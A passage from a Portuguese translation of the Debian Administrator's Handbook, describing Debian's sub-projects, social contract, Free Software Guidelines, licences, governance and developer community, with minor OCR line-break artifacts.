Esta generosidade se torna, às vezes, um desperdício: é realmente desnecessário distribuir 50 CD-ROMs para instalar uma versão completa em uma máquina Intel ... É por isso que pensamos no Debian sempre cada vez mais como uma "meta-distribuição", a

partir do qual se extrai as distribuições mais específicas destinadas a um público específico: Debian-Desktop para uso tradicional no trabalho, Debian-Edu para uso educacional e pedagógico em um ambiente acadêmico, Debian-Med para aplicações médicas, Debian-Junior para crianças, etc. Para uma lista mais completa pode ser encontrada na seção dedicada a esse propósito veja em Section 1.3.3.1, “Sub-Projetos Debian Existentes”.

Estas divisões são organizadas em uma estrutura bem definida, assim garantindo compatibilidade livre de problemas entre as várias "sub-

distribuições". Todas elas seguem o planejamento geral para o lançamento de novas versões. Construídas sobre a mesma base, elas podem ser facilmente estendidas, completadas, e personalizada com as aplicações disponíveis nos repositórios do Debian.

Todas ferramentas Debian operam neste sentido: **debian-cd** tem por muito tempo permitido criar um conjunto de CD-ROMs tendo apenas pacotes pré-selecionados; **debian-installer** é também um instalador modular, facilmente adaptado para necessidades especiais. **APT** irá instalar pacotes a partir de várias origens, garantindo ao mesmo tempo a coesão geral do

sistema.

FERRAMENTA Criando um CD-ROM Debian

debian-cd cria imagens ISO de CD-ROM de instalação prontas para usar. Raphaël Hertzog é o autor da última reescrita da aplicação, mas a manutenção é essencialmente feita por Steve McIntyre. Qualquer questão sobre este softwares é discutido (em inglês) na lista de discussão <debian-cd@lists.debian.org>.

VOLTANDO PARA O BÁSICO Para cada computador, sua arquitetura

O termo "arquitetura" indica um tipo de computador (o mais conhecido incluem o

Mac ou PC). Cada arquitetura é diferenciada principalmente pelo seu processador, geralmente incompatível com outros processadores. Essas diferenças de hardware envolvem diferentes meios de funcionamento, exigindo assim que o software seja compilado especificamente para cada arquitetura.

A maioria dos softwares disponíveis no Debian é escrita em linguagens de programação portáveis: o mesmo código fonte pode ser compilado em várias arquiteturas. Na realidade, um binário executável, sempre compilado para uma arquitetura específica, geralmente não funcionará em outras arquiteturas.

Lembre-se que cada programa é criado escrevendo o código fonte, este código-

fonte é um arquivo texto composto de instruções em uma dada linguagem de programação. Antes de você poder usar o software, é necessário compilar o código fonte, o que significa transformar o código em um binário (uma série de instruções de máquina executável pelo processador). Cada linguagem de programação tem um compilador específico para executar essa operação (por exemplo, **gcc** para a linguagem de programação C).

FERRAMENTA Instalador

debian-installer é o nome do programa de instalação do Debian. A sua concepção modular permite que seja usada em uma ampla variedade de cenários de instalação. O trabalho de

desenvolvimento é coordenado na lista de discussão <debian-boot@lists.debian.org> sob a direção de Otávio Salvador e Joey Hess.

1.1.2. A Qualidade do Software Livre

O Debian segue todos os princípios do Software Livre, e suas novas versões não são liberadas até que estejam prontas. Os desenvolvedores não estão pressionados por algum cronograma definido que corre para satisfazer um prazo arbitrário. As pessoas frequentemente se queixam do tempo

entre as versões estáveis do Debian, mas este cuidado também garante a confiabilidade lendária da Debian: longos meses de testes são realmente necessários para que a distribuição completa receba o rótulo de "estável".

Debian não irá comprometer a qualidade: todos os bugs críticos conhecidos são resolvidos em qualquer nova versão, ainda que isso implique que a data de lançamento inicialmente prevista seja adiada.

Debian não exclui qualquer categoria de usuários, por mais que pequena minoria. Seu programa de instalação tem sido áspero nos detalhes , porque

era o único capaz de operar em todas arquiteturas em que o kernel Linux é executado. Não era possível simplesmente substituí-lo com um programa que era mais user-friendly, mas limitado a apenas o PC (arquitectura i386). Felizmente, desde a chegada do **debian-installer**, esses dias acabaram.

1.1.3. O Arranjo Legal: Uma Organização Não-Lucrativa

Do ponto de vista jurídico, o Debian é um projeto gerenciado por uma associação americana sem fins lucrativos e voluntária. O projeto tem mil *desenvolvedores Debian*, mas reúne um número muito maior de colaboradores (tradutores, identificadores de bugs, artistas, desenvolvedores casuais, etc.).

Para desempenhar sua missão a bom termo, o Debian tem uma grande infraestrutura, com muitos servidores conectados através da Internet, oferecidos por muitos patrocinadores.

COMUNIDADE **Por trás do Debian, a associação SPI, e ramificações locais**

O Debian não possui qualquer servidor em seu próprio nome, uma vez que é apenas um projeto dentro da *Software in the Public Interest* (SPI), que gerencia o hardware e os aspectos financeiros (doações, compra de hardware, etc). Embora inicialmente criado especificamente para o projeto do Debian, esta associação tem agora uma mão em outros projetos de software livre, especialmente o banco de dados PostgreSQL, Freedesktop.org (projeto de padronização de várias partes de modernos ambientes de desktop gráficos, tais como GNOME e KDE). A suite de escritório OpenOffice.org também tem sido uma parte do SPI.

→ http://www.spi-inc.org/

Além da SPI. váriassociações locais

colaboram estreitamente com o Debian, a fim de gerar fundos para o Debian, sem centralizar tudo nos EUA. Essa configuração evita custos proibitivos de transferência internacional, e se encaixa bem com a natureza descentralizada do projeto. É neste espírito que a associação *Debian França* foi fundada no verão de 2006. Não hesite em participar e apoiar o projeto!

→ http://france.debian.net/

1.2. Os Documentos da fundação

Alguns anos após o seu lançamento inicial, o Debian formalizou os princípios que deve seguir como um projeto de software livre. Esta etapa ativista permite um crescimento ordeiro e pacífico, garantindo que todos os membros progridam na mesma direção. Para se tornar um desenvolvedor do Debian, qualquer candidato deve confirmar e provar o seu apoio e adesão aos princípios

estabelecidos em documentos do projeto da Fundação.

O processo de desenvolvimento é constantemente debatido, mas estes Documentos de Fundação são amplamente apoiados e consensualmente, assim, raramente mudam. A constituição da Debian também oferece outras garantias: uma maioria qualificada de três quartos é necessária para aprovar qualquer alteração.

1.2.1. O Compromisso dos Usuários

O projeto também tem um "contrato social". Qual o lugar que tal texto tem em um único projeto destinado ao desenvolvimento de um sistema operacional? Isso é bastante simples: Debian funciona para seus usuários e, portanto, por extensão, para a sociedade. Este contrato resume os compromissos que o projeto compromete . Vamos estudá-los em maior detalhe:

1. Debian permanecerá 100% livre.

   Esta é a Regra n º 1. O Debian é e continuará a ser inteiramente composto e exclusivamente de softwares livres. Além disso, todo

o desenvolvimento de softwares dentro do projeto do Debian, por si só, será livre.

***PERSPECTIVA* Além do software**

A primeira versão do Contrato Social Debian disse "O *Software* Debian permanecerá 100% Livre >". O desaparecimento desta palavra (com a ratificação da versão 1.1 do contrato em abril de 2004) indica a vontade de conseguir a liberdade, não só em softwares, mas também na documentação e qualquer outro elemento que os desejos da Debian para fornecer dentro do seu sistema operacional .

Esta mudança, que só foi concebido

como editorial, tem, na realidade, tido inúmeras conseqüências, especialmente com a remoção de alguma documentação problemática. Além disso, o uso crescente de firmware em drivers coloca problemas: eles, que são muitas vezes não-livres, são, no entanto, necessários para o funcionamento adequado do hardware correspondente.

2. Nós iremos retribuir à comunidade de software livre.

   Qualquer melhoria contribuída pelo projeto do Debian para um trabalho integrado na distribuição é enviado de volta ao autor do

trabalho (chamado de "original"). Em geral, o Debian vai cooperar com a comunidade em vez de trabalhar isoladamente.

***COMUNIDADE* Autor original, ou desenvolvedor Debian?**

O termo "autor original" significa o(s) autor (es) / desenvolvedor(es) de uma obra, aqueles que escrevem e desenvolvê-la. Por outro lado, um "desenvolvedor Debian" usa uma obra já existente para torná-lo em um pacote Debian (o termo "mantenedor do Debian" é mais adequado).

Frequentemente, a linha demarcatória não é clara. O

mantenedor do Debian pode escrever um patch, que beneficia todos os usuários do trabalho. Em geral, o Debian encoraja aqueles que adicionam um pacote no Debian para se envolver no desenvolvimento de "upstream", também (eles se tornam, então, contribuintes, sem estar confinado ao papel de simples usuários de um programa).

3. Nós não escondemos problemas.

   Debian não é perfeito, e, vamos encontrar novos problemas para corrigir todos os dias. Iremos manter nosso banco de dados de relatórios de bugs aberto para a

visualização pública todo o tempo. Relatórios que os usuários arquivam on-line, prontamente, se tornam visíveis para os outros.

4. Nossas prioridades são nossos usuários e software livre.

   Esse compromisso é mais difícil de definir. Debian impõe, assim, um viés quando uma decisão deve ser tomada, e irá descartar uma solução fácil para os desenvolvedores que coloquem em risco a experiência do usuário, optando por uma solução mais elegante, mesmo que seja mais difícil de implementar. Isto

significa levar em conta, prioritariamente, os interesses dos usuários e software livre.

5. Obras que não atendem nossos padrões de software livre.

   Debian aceita e entende que os usuários muitas vezes querem usar alguns programas que são muitas vezes não-livres. É por isso que projeto permite a utilização de parte da sua infra-estrutura para distribuir pacotes Debian de software não-livre que podem com segurança ser redistribuídos.

   ***COMMUNIDADE* A favor ou**

contra a seção não-livres?

esse compromisso de manter uma estrutura para acomodar software não-livre (ou seja, a seção "não-livres" , consulte a barra lateral *VOCABULÁrio* Os arquivos *main*, *contrib* e *non-free*) é frequentemente um tema de debate no seio da comunidade Debian.

Os detratores argumentam que deixa as pessoas distantes dos equivalentes de software livre, e contradiz o princípio de servir apenas a causa do software livre. Os defensores afirmam categoricamente que a maioria dos pacotes não-livres são "quase livres", exceto por apenas uma ou duas restrições irritantes (o mais

comum seria a proibição contra o uso comercial do software). Ao distribuir essas obras no ramo não-livre, explica-se indiretamente para os autores que suas criações seriam melhor conhecidas e mais amplamente utilizadas se pudessem ser incluídas na seção principal. Eles são, assim, educadamente convidados a alterar a sua licença para servir a esse propósito.

Depois de uma primeira tentativa infrutífera, em 2004, a remoção completa da seção não-livre não deve voltar à agenda durante vários anos, especialmente desde que ela contém muitos documentos úteis que foram movidos simplesmente porque eles não atendem às novas exigências para a seção principal .

Isto é especialmente o caso de arquivos de documentação de determinados softwares emitidos pelo projeto GNU (em particular, Emacs e Make).

A existência da seção non-free particularmente irrita a Free Software Foundation, motivando, assim, recusar-se a recomendar oficialmente o Debian como sistema operacional.

1.2.2. As Orientações de Software Livre Debian

Este documento de referência define qual software é "livre o suficiente" para ser incluído no Debian. Se a licença de um programa está de acordo com estes princípios, ele pode ser incluído na seção principal, do contrário, e desde que a distribuição livre é permitida, pode ser encontrado na secção não-livre. A seção não-livres não é oficialmente parte do Debian, é um serviço adicional prestado aos usuários.

Mais do que um critério de seleção para o Debian, o texto tornou-se uma referência no assunto de software livre, e tem servido como base para a "definição de Open Source". É, portanto, historicamente uma das

formalizações do conceito de "software livre".

A GNU General Public License, a licença BSD, e a Licença Artística são exemplos de licenças livres tradicionais que seguem os 9 pontos mencionados neste texto. Abaixo você encontrará o texto conforme está publicado no site do Debian.

→ http://www.debian.org/social_contra

1. **Redistribuição Livre.** A licença de um componente Debian não pode restringir nenhuma parte de vender ou doar o software como um componente de uma distribuição agregada de software

contendo programas de várias fontes diferentes. A licença não pode exigir um royalty ou outra taxa para tal venda.

***VOLTA PARA O BÁSICO* Licenças Livres**

A GNU GPL, a licença BSD, e a Licença Artística estão todas em conformidade com a Definição Debian de Software Livre, embora serem muito diferentes.

A GNU GPL, utilizada e promovida pela FSF (Free Software Foundation), é a mais comum. Sua principal característica é que ela também se aplica a qualquer trabalho derivado que é

redistribuído: um programa de incorporação ou usando o código GPL só pode ser distribuído de acordo com seus termos. Proíbe, assim, qualquer reutilização em um aplicativo proprietário. Isto coloca sérios problemas para a reutilização de código GPL em software livre incompatível com esta licença. Como tal, às vezes é impossível ligar um programa publicado sob outra licença de de software livre com uma biblioteca distribuída sob a GPL. Por outro lado, essa licença é muita sólida na legislação americana: advogados FSF têm participado na elaboração da mesma, e muitas vezes forçado violadores a chegar a um acordo amigável com a FSF, sem ir a tribunal.

→ http://www.gnu.org/copyleft/gpl.ht

A licença BSD é menos restritiva: tudo é permitido, inclusive o uso de código BSD modificada em uma aplicação proprietária. Microsoft ainda usa, baseando a camada TCP / IP do Windows NT na do kernel do BSD.

→ http://www.opensource.org/licenses/license.php

Finalmente, a Licença Artística alcança um compromisso entre estas duas outras: a integração do código em uma aplicação proprietária é autorizada, mas qualquer modificação deve ser publicada.

→ http://www.opensource.org/licenses/license-2.0.php

O texto completo dessas licenças está disponível em `/usr/share/common-licenses/` em qualquer sistema Debian.

2. **Código Fonte.** O programa deve incluir código fonte e deve permitir a distribuição em código fonte, bem como em formato compilado.

3. **Trabalhos derivados.** A licença deve permitir modificações e trabalhos derivados e deve permitir que estes sejam distribuídos sob os mesmos termos da licença do software original.

4. **integridade do autor do código fonte.** A licença pode restringir código fonte de ser distribuído em forma modificada *apenas* se a licença permitir a distribuição de "patch files" com o código fonte para o propósito de modificar o programa em tempo de compilação. A licença deve permitir explicitamente a distribuição de software construído a partir do código fonte modificado. A licença pode exigir que trabalhos derivados tenham um nome diferente ou número de versão do software original (*Este é um compromisso. O grupo Debian encoraja todos os autores a não*

restringir nenhum arquivo, fonte ou binário, de ser modificado).

5. **Nenhuma discriminação contra pessoas ou grupos.** A licença não deve discriminar qualquer pessoa ou grupo de pessoas.

6. **Nenhuma discriminação contra campos de atuação.** A licença não deve restringir ninguém de fazer uso do programa em um campo específico de atuação. Por exemplo, ela não pode restringir o programa de ser usado em uma empresa, ou de ser usado para pesquisa genética.

7. **Distribuição da licença.** Os

direitos associados ao programa devem se aplicar a todos a quem o programa é redistribuído, sem a necessidade de execução de uma licença adicional por essas pessoas.

8. **Licença não deve ser específica para Debian.** Os direitos associados ao programa não devem depender do programa ser parte de um sistema Debian. Se o programa for extraído do Debian e usado ou distribuído sem o Debian mas por outro lado, dentro dos termos da licença do programa, todas partes para quem o programa é redistribuído devem

ter os mesmos direitos que são concedidos em conjunto com o sistema Debian.

9. **Licença não deve contaminar outros softwares.** A licença não deve colocar restrições em outro software que é distribuído juntamente com o software licenciado. Por exemplo, a licença não deve impor que todos os outros programas distribuídos na mesma mídia sejam software livre.

***VOLTA PARA O BÁSICO* Copyleft**

Copyleft é um princípio que consiste em utilizar os direitos

autorais para garantir a liberdade de uma obra e os seus derivados, em vez de limitar os direitos de utilizações, como é o caso com o software proprietário. É, também, um jogo de palavras sobre o termo "copyright" . Richard Stallman descobriu a idéia quando um amigo dele, apaixonado por trocadilhos, escreveu em um envelope endereçado a ele: "copyleft: todos os direitos revertidos". Copyleft impõe a preservação de todas liberdades iniciais sobre a distribuição de uma versão original ou modificada de um trabalho (geralmente um programa). Portanto, não é possível distribuir um programa como software proprietário, se ele é derivado do código de um programa liberado

como copyleft.

A licença copyleft mais conhecida é, naturalmente, a GNU GPL, e seus derivados, o GNU LGPL ou GNU Lesser General Public License, e a GNU FDL ou GNU Free Documentation License. Infelizmente, as licenças copyleft são geralmente incompatíveis entre si. Consequentemente, o melhor é usar somente uma delas.

COMUNIDADE Bruce Perens, um líder controverso

Bruce Perens, o segundo líder do projeto Debian, logo após Ian Murdock, gerou muita controvérsia em seus métodos

dinâmicos e autoritários. Ele, no entanto, continua a ser um importante contribuinte para o Debian, para quem Debian é especialmente grato para a edição das famosas "Orientações do Software Livre Debian" (DFSG), uma ideia original de Ean Schuessler. Posteriormente, Bruce alteraria a famosa "Definição de Código Aberto", removendo todas referências ao Debian vindas dele.

→ http://www.opensource.org/

Sua partida do projeto foi bastante emocional, mas Bruce continuava fortemente ligado ao Debian, já que ele continua a promover essa distribuição nos âmbitos político e econômico. Ele ainda esporadicamente aparece nas listas de e-mail para dar o seu conselho e apresentar suas mais recentes iniciativas em favor do

Debian.

Último detalhe anedótico , era Bruce quem foi o responsável por inspirar os diferentes "codinomes" para versões Debian (1.1 - Rex , 1,2 - o Buzz , 1,3 - Bo , 2,0 - Hamm , 2,1 - Slink , 2.2 - batata , 3,0 - Woody , 3,1 - Sarge , 4,0 - Etch , 5,0 - Lenny , 6,0 - Squeeze , o papel de destaque Testing - Wheezy, instáve - Sid). Eles são retirados dos nomes dos personagens do filme Toy Story. Este filme de animação inteiramente composto por computação gráfica foi produzida pela Pixar Studios, com quem Bruce foi empregado no momento em que esse liderou o projeto Debian. O nome "Sid" tem estatuto especial, uma vez que irá eternamente ser associado com o ramo instável. No filme, esse personagem era o filho vizinho, que sempre foi quebrar

brinquedos - por isso tem cuidado de ficar muito perto de instável. Porém, Sid é também um acrônimo de "Still In Development".

1.3. O Funcionamento interno do Projeto Debian

A recompensa produzida pelos resultados do projeto Debian vêm simultaneamente do trabalho na infra-estrutura realizado por experientes desenvolvedores Debian, trabalho individual ou coletivo de desenvolvedores de pacotes Debian, e feedback dos utilizadores.

1.3.1. Os Desenvolvedores Debian

Os desenvolvedores Debian tem várias responsabilidades, e como membros oficiais do projeto, eles têm grande influência sobre a direção que o projeto leva. Um desenvolvedor Debian é geralmente responsável por pelo menos um pacote, mas de acordo com seu tempo disponível e vontade, eles são livres para se envolver em numerosas equipes, adquirindo, assim, mais responsabilidades dentro do projeto.

→ http://www.debian.org/devel/people

→ http://www.debian.org/intro/organiza

→ http://wiki.debian.org/Teams


***FERRAMENTA* banco de dados de Desenvolvedores**

O Debian possui um banco de dados, incluindo todos os desenvolvedores registrados com o projeto, e suas informações relevantes (endereço, telefone, coordenadas geográficas, como longitude e latitude, etc.) Algumas informações (nome e sobrenome, país, nome de usuário dentro do projeto, IRC username, a chave GnuPG, etc) são públicos e disponíveis na web.

→ http://db.debian.org/

As coordenadas geográficas permitem a criação de um mapa de localização de todos os programadores em todo o mundo. Debian é realmente um projeto internacional: Seus desenvolvedores podem ser encontrados em todos os continentes , embora a maioria estão no Ocidente.

Figure 1.1. rede de distribuição mundial de desenvolvedores Debian



Manutenção de pacotes é uma atividade relativamente organizada, muito documentada ou mesmo regulada. Deve, com efeito, respeitar todas normas estabelecidas pela *Política Debian* . Felizmente, existem muitas ferramentas que facilitam o trabalho do mantenedor. O desenvolvedor pode, assim, incidir

sobre as especificidades do seu pacote e em tarefas mais complexas, tais como erros de esmagamento.

→ http://www.debian.org/doc/debian-policy/

***VOLTA PARA O BÁSICO* Manutenção de Pacotes, o trabalho do desenvolvedor**

A manutenção de um pacote implica, em primeiro, "a embalagem" de um programa. Especificamente, isso significa definir o meio de instalação de modo que, uma vez instalado, este programa irá funcionar e cumprir todas regras que o projeto Debian define para si mesmo. O resultado dessa operação é salvo em um arquivo `.Deb`. A efetiva instalação do programa irá exigir nada mais do que a extração deste

arquivo compactado e execução de alguns scripts de pré-instalação ou pós-instalação neles contidos.

Após esta fase inicial, o ciclo de manutenção realmente começa: preparação de atualizações para seguir a versão mais recente da Política Debian, correção de bugs reportados pelos usuários, a inclusão de uma nova versão de "upstream" do programa, que, naturalmente, continua a desenvolver-se simultaneamente (por exemplo, no momento da embalagem inicial, o programa estava na versão 1.2.3. Após alguns meses de desenvolvimento, os autores originais lançar uma nova versão estável, numerada versão 1.4.0. neste ponto, o mantenedor do Debian deve atualizar o pacote, para que os usuários possam se beneficiar de sua última versão

estável).

A política, um elemento essencial do Projeto Debian, estabelece as normas que asseguram a qualidade das embalagens e interoperabilidade perfeita da distribuição. Graças a esta política, Debian permanece consistente apesar de seu tamanho gigantesco. Esta Política não é cláusula pétrea , mas continuamente evolui graças às propostas formuladas sobre o termo <debian-policy@lists.debia.org> mailing list. Alterações que são aprovados por todos são aceitos e aplicados ao texto por um pequeno grupo de mantenedores que não têm

qualquer responsabilidade editorial (que incluem apenas modificações acordadas pelos desenvolvedores do Debian que são membros da lista acima referida). Você pode ler as propostas de alteração em curso sobre o sistema de rastreamento de :

→ http://bugs.debian.org/debian-policy

***COMUNIDADE* Processo de política editorial**

Qualquer pessoa pode propor uma emenda à Política Debian apenas mediante a apresentação de um relatório de bug com um nível de gravidade da "lista de pedidos" contra o pacote debian-policy . O processo que começa então está

documentado no `/ usr / share / doc / debian-policy / Process.html` : Se é reconhecido que o problema deve ser resolvido através da criação de uma nova regra na política Debian , a discussão do mesmo, em seguida, se inicia na lista de discussão <debian-policy@lists.debian.org > até que um consenso seja alcançado e uma proposta emitida. Alguém redige a alteração pretendida e envia para aprovação (na forma de um patch para rever). Tão logo dois outros desenvolvedores aprovem o fato de que a alteração proposta reflete o consenso alcançado na discussão anterior (eles são "segundos" dele), a proposta pode ser incluída no documento oficial por um dos mantenedores de pacotes debian-policy . Se o processo falhar em um destes passos, os mantenedores fecham-no , classificando a proposta

como rejeitada.

POLÍTICA DEBIAN A documentação

Documentação de cada pacote é armazenado em `/ usr / share / doc / pacote /` . Este diretório normalmente contém um arquivo `README.Debian` que descreve os ajustes específicos do Debian feitas pelo mantenedor do pacote. É, portanto, aconselhável ler este arquivo antes de qualquer configuração, a fim de beneficiar da sua experiência. Também encontramos um aquivo `changelog.Debian.gz` que descreve as mudanças feitas a partir de uma versão para a próxima pelo mantenedor do Debian. Isto não é para ser confundido com o arquivo `changelog.gz` (ou equivalente), que descreve as mudanças

feitas pelos desenvolvedores originais. Os `direitos autorais` incluem informações sobre os autores e cobrindo a licença do software. Finalmente, podemos também encontrar um arquivo chamado `NEWS.Debian.gz` , que permite que o desenvolvedor Debian comunicar informações importantes a respeito de atualizações (se *apt-listchanges* é utilizado, as mensagens são mostradas automaticamente pelo apt). Todos os outros arquivos são específicos para o software em questão. Gostamos especialmente de salientar o subdiretório `examples` , que freqüentemente contém exemplos de arquivos de configuração.

A política cobre muito bem os aspectos técnicos do empacotamento. O

tamanho do projeto também levanta problemas de organização, estes são tratados pela Constituição Debian, que estabelece uma estrutura e meios para tomada de decisão.

Esta constituição define um certo número de papéis e posições, além de responsabilidades e autoridades para cada um. É particularmente interessante notar que os desenvolvedores do Debian sempre tem a decisão definitiva tomada autoridade por uma votação de resolução geral, em que uma maioria qualificada de três quartos (75%) de votos é necessária para as alterações significativas a serem feitas (como aquelas com um

impacto sobre os Documentos de Fundação). No entanto, os desenvolvedores anualmente elegem um "líder" para representá-los em reuniões, e assegurar a coordenação interna entre equipes diferentes. Esta eleição é sempre um período de intensas discussões. Este papel do líder não é formalmente definido por qualquer documento: os candidatos para esse posto normalmente propõe sua própria definição da posição. Na prática, os papéis do líder incluem servir como um representante para os meios de comunicação, de coordenação entre equipes "interno" , e fornecer orientação geral para o projeto, dentro do qual os desenvolvedores podem se

relacionar: as opiniões do DPL são implicitamente aprovado pela maioria dos membros do projeto .

Especificamente, o líder tem autoridade real; seu voto resolve votações empatadas, ele pode tomar qualquer decisão que não esteja sob a autoridade de alguém e pode delegar parte das suas responsabilidades.

Desde a sua criação, o projeto foi sucessivamente liderado por Ian Murdock, Bruce Perens, Ian Jackson, Wichert Akkerman, Ben Collins, Bdale Garbee, Martin Michlmayr, Branden Robinson, Anthony Towns, Sam Hocevar, Steve McIntyre and Stefano

Zacchiroli.

A Constituição também define uma "comissão técnica". O papel essencial desta comissão é o de decidir sobre questões técnicas, quando os desenvolvedores envolvidos não chegaram a um acordo entre si. Caso contrário, esta comissão tem um papel consultivo para qualquer desenvolvedor que não consegue tomar uma decisão para os quais são responsáveis. É importante notar que eles só se envolvem quando convidados a fazê-lo por uma das partes em questão.

Finalmente, a Constituição define a

posição de " secretário de projeto", que é responsável pela organização dos votos relacionados às várias eleições e resoluções gerais.

O "resolução geral " é o processo totalmente detalhado na Constituição, a partir do período de discussão inicial à contagem final de votos. Para mais detalhes ver:

→ http://www.debian.org/devel/constitu

***CULTURA* Flamewar, discussão que incendeia**

A "flamewar" é um debate extremamente ardoroso, que muitas vezes acaba com pessoas atacando umas outras uma vez

que toda a argumentação razoável tenha sido esgotada em ambos os lados. Alguns temas são mais frequentemente sujeitos a polêmica do que outros (por exemplo, a escolha do editor de texto, "você prefere **vi** ou **emacs** ?"). As questões muitas vezes provocam trocas de emails extremamente rápidas devido ao grande número de pessoas com uma opinião sobre o assunto (todas) e da natureza muito pessoal de tais questões.

Nada de particularmente útil geralmente vem de tais discussões, fique fora de tais debates, e rapidamente percorra seu conteúdo. A leitura integral seria muito demorada.

Mesmo se Esta Constituição estabelece uma aparência de democracia, a

realidade cotidiana é muito diferente: O Debian naturalmente segue as regras de meritocracia do software livre: é aquele que faz, quem decide. Um monte de tempo pode ser desperdiçado debatendo os méritos de várias formas de abordar um problema, a solução escolhida será a primeira funcional e satisfatória ... honrando o tempo que uma pessoa competente colocou nele.

Esta é a única maneira de receber as listras : fazer algo de útil e mostrar que se tem funcionado bem. Muitos equipes "administrativas" Debian operam por nomeação, preferindo voluntários que já efetivamente contribuíram e provaram sua

competência. Este método é prático, porque a maior parte do trabalho feito por essas equipes é público, portanto, acessível a qualquer desenvolvedor interessado. É por isso que o Debian é frequentemente descrito como uma "meritocracia".

CULTURA Meritocracia, o reino do conhecimento

A meritocracia é uma forma de governo em que autoridade é exercida por aqueles com o maior mérito. Para o Debian, o mérito é uma medida de competência, que é, em si, avaliado pela observação das ações passadas por um ou mais dentro do projeto (Stefano Zacchiroli, o líder do projeto atual, fala de "do-ocracy ", que significa "poder para aqueles que fazem

as coisas acontecerem "). Sua simples existência demonstra um certo nível de competência; suas realizações sendo geralmente da existência de um software livre, com código fonte disponível, que pode facilmente ser revisto pelos seus pares para avaliar sua qualidade.

Este efetivo método operacional garante a qualidade dos contribuintes "chave" Debian do Debian. Este método é de forma alguma perfeita e, ocasionalmente, há aqueles que não aceitam esta forma de operar. A seleção dos desenvolvedores aceitos nas equipes pode parecer um pouco arbitrária, ou mesmo injusta. Além disso, nem todo mundo tem a mesma

definição do serviço esperado das equipes. Para alguns, é inaceitável ter que esperar oito dias para a inclusão de um pacote novo, enquanto outros vão esperar pacientemente por três semanas sem nenhum problema. Como tal, há queixas regulares a partir de descontentes com a "qualidade de serviço" de algumas equipes.

COMUNIDADE Integração de novos mantenedores

A equipe responsável pela admissão de novos desenvolvedores é a mais regularmente criticada. É preciso reconhecer que, ao longo dos anos, o projeto se tornou cada vez mais exigente dos desenvolvedores que aceita. Algumas

pessoas podem ver alguma injustiça nisso, mas devemos confessar que, o que eram apenas pequenos desafios no início tornaram-se muito maiores em uma comunidade de mais de 1.000 pessoas, quando se trata de garantir a qualidade e integridade de tudo o que o Debian produz para seus usuários.

Além disso, o processo de aceitação, conclui-se pela revisão da candidatura por uma equipe pequena, os Gerentes de Contas Debian (Debian Account Managers). Esses gerentes são, portanto, particularmente expostos à crítica, uma vez que tem a palavra final sobre a inclusão ou rejeição de um voluntário dentro da comunidade de desenvolvedores Debian. Na prática, às vezes, devem adiar a aceitação de uma pessoa até que tenha aprendido mais

sobre as operações do projeto. Pode-se, naturalmente, contribuir para o Debian antes de ser aceito como um desenvolvedor oficial, por ter sido indicado por desenvolvedores atuais.

1.3.2. The Papel Ativo dos Usuários

É relevante mencionar os usuários entre aqueles que trabalham dentro do projeto Debian? Sim: eles desempenham um papel fundamental no projeto. Longe de ser "passivos", alguns de nossos usuários executam versões de desenvolvimento do Debian

e regularmente apresentam relatórios de bugs para indicar problemas. Outros vão ainda mais longe e apresentam idéias de melhorias, mediante a apresentação de um relatório de bug com um nível de gravidade "wishlist", ou mesmo apresentam correções no código fonte, chamadas de "Patches" (veja o quadro *VOLTA PARA O BÁSICO* como enviar uma correção).

***FERRAMENTA* Bug tracking system**

O Sistema de Acompanhamento de Bugs (BTS) participa do projeto. A parte pública da interface web permite aos usuários visualizar todos os bugs reportados, com a opção para exibir uma lista ordenada de erros selecionados de

